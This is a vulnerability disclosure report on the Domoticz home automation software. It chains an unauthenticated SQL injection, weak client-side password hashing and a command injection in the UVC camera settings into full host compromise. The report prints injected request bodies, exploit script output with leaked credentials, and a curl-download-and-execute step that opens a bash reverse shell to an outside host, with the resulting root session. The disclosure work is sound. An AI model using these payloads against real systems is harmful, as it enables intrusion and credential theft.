Domoticz vulnerabilities report

Researcher Name: Fabio Carretto @ CertimeterGroup

Description

Analysing the home automation software “Domoticz”, I have found some vulnerabilities that chained together can lead to fully compromise the host by an attacker without any access credentials.

Summary of security flaws:

#	Vulnerability	Problem
1	SQL Injection (unauthenticated)	All private informations can be retrieved from a public accessible URL
1b	Weak password management	Hashed on client side and weak algorithm
2	Command injection	Execution of arbitrary commands

Configuration

Docker joshuacox/mkdomoticz as explained in the domoticz official wiki without changing any file.
I also verified the same vulnerabilities in the standalone executables for linux, downloaded from the domoticz website, on a Linux system.

Versions affected tested:

- Stable Intel 4.9701 (last)
- Beta linux Intel 4.10548
- Stable Arm 4.97 (32bit)
- Docker with stable Domoticz 4.9701

First Vulnerability: SQL Injection

Requirements: Login with dedicated page. By setting the authentication with *"web auth"* the SQL injection doesn't work.

Description: A SQL injection is possible for an unauthenticated user at the path /images/floorplans/plan in the "*idx*" GET parameter. The route is mapped to the GetFloorplanImage function in the c++ code. As showed below the instructions get the idx and pass it in the safe_queryBlob with the "*%s*" format string parameter.
So any string in the GET request can be injected here.

```
void CWebServer::GetFloorplanImage(WebEmSession & session, const request& req, reply & rep)
{
    std::string idx = request::findValue(&req, "idx");
    if (idx == "") {
        return;
    }
    std::vector<std::vector<std::string> > result;
    result = m_sql.safe_queryBlob("SELECT Image FROM Floorplans WHERE ID=%s", idx.c_str());
    if (result.empty())
        return;
    reply::set_content(&rep, result[0][0].begin(), result[0][0].end());
    std::string oname = "floorplan";
    if (result[0][0].size() > 10)
    {
        if (result[0][0][0] == 'P')
            oname += ".png";
        else if (result[0][0][0] == -1)
            oname += ".jpg";
        else if (result[0][0][0] == 'B')
            oname += ".bmp";
        else if (result[0][0][0] == 'G')
            oname += ".gif";
    }
    reply::add_header_attachment(&rep, oname);
}
```

Figure 1: Source code query to the db

This route is public accessible and with an UNION injection is possible to retrieve all the informations from the database.
The image below shows an HTTP request in Burpsuite tool and the response with stolen hashed password of the web admin that is stored in the Preferences table of the sqlite database.
With the same procedure it's possible to take any other information.
The request is from an unauthenticated scenario because no cookie is included in the headers and the login protection was enabled.

Figure 2: SQL Injection with UNION to get password with Burpsuite

Password management

In the login phase the password is hashed before sending it to the server. Although this is not an improvent in security term, because the hash of the password completely replace the concept of the password for the server.
So, obtained the base64 encoded username and the hashed password, no more action is needed to login with the stolen credentials (like cracking the password), because the server are going to use the values as received from the client without doing other operations on them.
Also, the md5 hashing function is not so strong by now. With a better hash function a salt should be used, and after can be saved on the database or a config file.
These practices, when a password crack is necessary to find the clear password, avoid attacks based on rainbow tables and make the attacker life more difficult.

Second Vulnerability: Command Injection

When the system try to capture an image, from USB with the uvccapture binary file, basically it's executing the uvccomannd as a shell command with some arguments using the "system" system-call.
Note that the executable can be not present on the system.
The vulnerability consists of two / three phases:

- Inject a command in the "UVC parameters" setting
- If not present a UVC type cam, add it configured as specified in the wiki
- Trigger the execution of the injected commands by visiting the Cam page with the presence of a UVC webcam.

Inject a command in the "UVC parameters"

The parameters of the uvccommand can be changed by the user in the setting page and there is no sanitization on server side. Also, the Raspberry camera setting is vulnerable in the same way.
The command executed by the system-call is *"sh -c 'uvccapture args'"*, but args is controlled by the UVC parameters setting.

```
bool CCameraHandler::TakeUVCSnapshot(const std::string &device, std::vector<unsigned char> &camimage)
{
    std::string uvcparams = "-S80 -B128 -C128 -G80 -x800 -y600 -q100";
    m_sql.GetPreferencesVar("UVCParams", uvcparams);

    std::string OutputFileName = szUserDataFolder + "tempcam.jpg";
    std::string nvcmd = "uvccapture " + uvcparams + " -o" + OutputFileName;
    if (!device.empty()) {
        nvcmd += " -d/dev/" + device;
    }
    std::remove(OutputFileName.c_str());

    try
    {
        //Get our image
        int ret = system(nvcmd.c_str());
        if (ret != 0)
        {
```

Figure 3: Code vulnerable that execute uvccapture

It's possible to break the syntax and inject arbitrary commands.
Some symbols useful in the shell can't be used here (like ; or &) because in the http request to store settings each of these characters must be encoded and the server save and use it without decoding it.
However the newline character (\n) can be used to generate multiple lines that the system will interpret as different and independent commands.

```
sh -c 'uvccapture ????? -o output_file'

sh -c 'uvccapture          #ERROR
ping -c 3 172.17.0.1       #OK (executed)
-o output_file'            #ERROR
```

Figure 4: Result of system execution after injection, when triggered

The new line it's added before the injected command and after it because output parameter must reside in a separate line.
At execution time the first line and the last line can crash but this doesn't matter, the middle line is the command injected, that it's normally executed.

```
=100&CostWater=1.6473&ElectricVoltage=230&CM113DisplayType=0&SmartMeterType=0&FloorplanPopupDelay=750&FloorplanAni
mateZoom=on&FloorplanShowSensorValues=on&FloorplanShowSceneNames=on&FloorplanRoomColour=Blue&FloorplanActiveOpacit
y=25&FloorplanInactiveOpacity=5&RandomSpread=15&SensorTimeout=60&BatterLowLevel=0&DoorbellCommand=0&RaspCamParams=
-w+800+-h+600+-t+11&UVCParams=
ping+-c+3+172.17.0.1
&EnableEventScriptSystem=on&LogEventScriptTrigger=on&DisableDzVentsSystem=on&DzVentsLogLevel=3
```

Figure 5: POST body of store settings http request (/storesettings.webem) with my code injection of ping command. Burpsuite tool in the figure

Adding a UVC type cam if not present

This action is triggered visiting the page /Cam. If not present a UVC webcam it can be added from the menu "Add Camera" and setting the parameters from the wiki:

- IP Address: 127.0.0.1 (not relevant) and Port 8080
- Username and Password blank
- ImageURL: uvccapture.cgi



Figure 6: Parameters to add the UVC camera

Trigger the execution of the injected commands

Now the command injected is executed visiting the /Cam page or refreshing it:



Figure 7: Cameras page that trigger command execution

And the command is executed, as showed in wireshark I receive the 3 pings:



Figure 8: Wireshark capture of 3 ping

Chaining the flaws. From zero to code execution.

These two vulnerabilities are quite dangerous individually but if connected together an alarming situation arises. An attacker can break into the system with Domoticz with no information at all, bypassing the protection and completely control the machine. A Proof Of Concept of the entire process follows.
I use the docker image to start from a clean environment but it's the same as download the binary and run it on a existent system. I enabled the login page.

Figure 9: Login page. Access protection.

Now I do the same manual steps described above but automating them with a python script. With the sql injection as before in Burpsuite and two different requests I obtain the username in base64 and the password, then log-in obtaining the "SID" authentication cookie from the server.

```
bvb@mars:~/Desktop/Domoticz$ python exploit.py
[+] user (b64):  WVdSdGFXND0=
[+] pass (hash): 21232f297a57a5a743894a0e4a801fc3
[+] SID=88590b6f1bac0597a8fe6f0aa3097f40_MTUzMDIyNTQtM2IxNi00OWU1LWIyNmUtNjZiNjM1MzlkMzk5.1555864822
[+] Logged in
```

Figure 10: Automatic script to steal Username and Password with SQL Injection

Adding the SID cookie manually in the browser to bypass login



Figure 11: Login bypass pasting the sid cookie into the browser

I want to obtain a shell, so I used a two stage payload to bypass the chars encoding:

- Download the script with curl
- Edit permission with chmod and execution of the downloaded script myexec.sh that is a bash execution with tcp socket redirection.

```
myexec.sh
1  #!/bin/bash
2  bash -i >& /dev/tcp/172.17.0.1/55666 0>&1 &
3
```

Figure 12: Commands of script downloaded in the first stage of command execution

Now I inject the 3 commands into the settings:

```
terType=0&FloorplanPopupDelay=750&FloorplanAnimateZoom=on&FloorplanShowSensorValues=on&FloorplanS
=Blue&FloorplanActiveOpacity=25&FloorplanInactiveOpacity=5&RandomSpread=15&SensorTimeout=60&Batte
mParams=-w+800+-h+600+-t+1&UVCParams=
curl+172.17.0.1:8080/myexec.sh+--output+/tmp/myexec.sh
chmod+777+/tmp/myexec.sh
/tmp/myexec.sh
&EnableEventScriptSystem=on&LogEventScriptTrigger=on&DisableDzVentsSystem=on&DzVentsLogLevel=3
```

Figure 13: Store settings modified with my code injection breaking the syntax of command. Burpsuite tool in the figure

All is ready, I trigger the code execution visiting the /Cam page or refreshing it:

```
bvb@mars:~/Desktop/Domoticz$ python -m SimpleHTTPServer 8080
Serving HTTP on 0.0.0.0 port 8080 ...
172.17.0.5 - - [22/Mar/2019 14:44:19] "GET /myexec.sh HTTP/1
.1" 200 -
```

```
bvb@mars:~/Desktop/Domoticz$ nc -lnvp 55666
Listening on [0.0.0.0] (family 0, port 55666)
Connection from 172.17.0.5 56134 received!
root@001d8633a715:/etc# ps ax
ps ax
  PID TTY      STAT   TIME COMMAND
    1 pts/0    Ss     0:00 /bin/bash /start.sh
    8 pts/0    Sl     3:30 /src/domoticz/domoticz -dbase /config/domoticz
.db -log /log/domoticz.log -www 8080 -sslwww 0
15741 pts/1    Ss+    0:00 bash
15892 pts/0    S      0:00 sh -c uvccapture  curl 172.17.0.1:8080/myexec.
sh --output /tmp/myexec.sh chmod 777 /tmp/myexec.sh /tmp/myexec.sh  -o/sr
c/domoticz/tempcam.jpg
15895 pts/0    S      0:00 /bin/bash /tmp/myexec.sh
15896 pts/0    S      0:00 bash -i
15897 pts/0    R+     0:00 ps ax
root@001d8633a715:/etc#
```

Figure 14: Two stages of command execution: downloading, permissions and execute

As showed in the image the command injection download the script and save it on the file system, then it edits the permissions to execute and fire!
Finally I obtained the shell.

References

http://domoticz.com, https://www.domoticz.com/wiki/
https://github.com/domoticz/domoticz
https://www.domoticz.com/wiki/Camera_Setup